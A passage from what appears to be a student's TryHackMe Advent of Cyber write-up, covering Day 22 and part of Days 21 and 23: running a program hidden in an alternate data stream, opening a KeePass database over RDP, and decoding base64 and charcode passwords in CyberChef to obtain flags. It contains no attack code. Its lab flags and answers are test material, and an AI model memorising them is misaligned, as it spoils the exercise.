
`$ (Resolve-Path deebee.exe:hidedb)`. When the program is launched we obtain the flag required which is written on the program below the options given. The two last questions - question 7 and 8, shared the same steps where we needed to run the program and search for both people's names, Sharika Spooner and Jaime Victoria from the Nice and Naughty List.

Day 22: [Blue teaming]- Elf McEager Becomes CyberElf


Tools used: THM attackbox, remmina, keypass, cyberchef

Solution/walkthrough:

Question 1:



Open the remote connection profile, enter the server IP address, and then type the provided username and password.



The encrypted file from the remmina will then be visible to you

The screenshot shows the CyberChef interface with the 'Magic' operation selected. The input is a Base64 encoded string: 'dGh1Z3JpbmNod2FzaGVyZQ=='. The output pane displays the decrypted text: 'the grinch was here'. Below the output, the 'Properties' section provides analysis: start at index 200, end at index 216, length 21543, time 299ms, and 794 lines. It lists possible languages (English, German, Dutch, Indonesian) and matching operations (From Base64, From Base85). The entropy is noted as 3.28.


It is necessary to copy the encrypted file name. then use CyberChef to input the data. As a result, a snippet of the input code's outcome will be displayed.

Question 2:


This screenshot is identical to the one above, showing the 'Magic' operation on CyberChef. The input is 'dGh1Z3JpbmNod2FzaGVyZQ==', and the output is 'the grinch was here'. The properties pane shows a start index of 321, end index of 327, length of 21543, time of 299ms, and 794 lines. It identifies possible languages (English, German, Dutch, Indonesian) and matching operations (From Base64, From Base85). The entropy is 3.28.

From the matching operators in the cyberchef online search, the list of encoding methods. It is in the output box on the right side.


Question 3:



Open the document that was displayed inside the remina.




You may discover the password and hiya key by opening the KeePass programme.




Including the question that was asked and the notes in the hiya key, are displayed when the hiya key is opened.

Question 4:




In the title of the edit entry, enter the value of the elf server. The message and the remainder of the edit entry information will therefore be displayed via the edit entry key. Copy the encrypted password.




Enter the password that has been deciphered on the Cyberchef website. Consequently, it will display the results.

Question 5:



Reopen the edit entry programme and check the notes. It displays the password for the Elf Server's encoding.


Question 6:



Enter the edit entry after opening the title ElfMail. It displays the edit entry title's details. Take note of the ElfMail password.


Use CyberChef to decode it and display the results.

Question 7:



Elf Security System's username and password are displayed when you type in the title. Remember to provide your password.

Question 8:



In the edit entry, copy the password.

The screenshot shows the CyberChef interface on a Kali Linux desktop. The left sidebar lists various operations like 'cha', 'Compare CTPH hashes', and 'From Charcode'. The main area shows a 'Recipe' section with two steps: 'From Charcode' (Delimiter: Comma, Base: 10) and another 'From Charcode' step. The input field contains a large base64 string, and the output field shows the decoded hex dump. A green button labeled 'BAKE!' is visible at the bottom.

When you paste the password into the input, the output on the CyberChef website is displayed.

The screenshot shows a GitHub Gist page titled 'cyberelf'. It contains a single code block with the content: '1 THM{657012dcf3d1318dca0ed864f0e70535}'. Below the gist, a comment from 'puthsovann' dated Jan 2, 2021, says 'Happy new year! So Awesome!'.

There is a link to the github website. Copy the link, then paste it. It will display the appropriate question's flag.

Thought Process/Methodology:


Remmina can be used to decode the file as requested, according to the day task above. To make the task more simpler, the file was provided. In addition, it has an application for editing entries that allows you to change the title of an entry. It displays the user name and password as well as any notes-provided data. Most often, we employ Cyberchef as a password decoder to obtain the required

information. Last but not least, the request for the flag was made in response to the last query. The flag was obtained via the Github link provided by the edit entry and was then decoded using Cyberchef. In the end, system titles make it simple to decrypt every password.

Day 23 : The Grinch strikes again!
Tools used: THM AttackBox, Remmina
Solution/walkthrough:

Question 1:

When we open up the RDP connection a wallpaper will appear that write “THIS IS FINE”



Question 2:

To decrypt the fake “bitcoin address” we can use the CyberChef tool to do it. We can copy paste the fake address onto CyberChef with the option “from Base64” and we’ll get the plain text value.

The screenshot shows a terminal window with two panes. The left pane, titled "From Base64", contains configuration options: "Alphabet" set to "A-Za-zA-9+/=", and a checked checkbox for "Remove non-alphabet chars". The right pane shows the input "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" at the top, followed by the output "nomorebestfestivalcompany" below it. Metadata for both the input and output strings is displayed at the top right.


start: 0	end: 34
length: 34	

time: 5ms	
length: 25	
lines: 1	

